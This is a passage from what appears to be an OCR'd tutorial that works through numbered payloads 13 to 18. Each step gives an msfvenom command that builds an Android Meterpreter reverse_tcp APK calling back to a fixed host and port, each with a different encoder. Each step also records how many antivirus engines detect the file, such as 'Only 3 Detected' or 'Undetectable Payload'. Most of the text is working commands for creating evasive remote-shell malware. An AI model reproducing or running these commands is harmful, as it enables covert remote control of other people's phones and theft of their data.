
- Only Two Detected




13.Terteen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/xor_dynamic apk > aniket23.apk

- Payload Generate Successfully




- **Only 10 detected**




14.Fourteen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/zutto_dekiru apk > aniket24.apk

- Payload Generate Successfully




- **Undetectable Payload**




15.Fifteen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/alpha_mixed apk > aniket26.apk

- Payload Generate Successfully




- Only 3 Detected




16.Sixteen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/alpha_upper apk > aniket27.apk

- Payload Generate Successfully




- Only 3 Detected




17.Seventeen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/avoid_underscore_tolower apk > aniket28.apk

- Payload Generate Successfully




- Only 2 Detected




18.Eighteen Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x86/bloxor apk > aniket30.apk

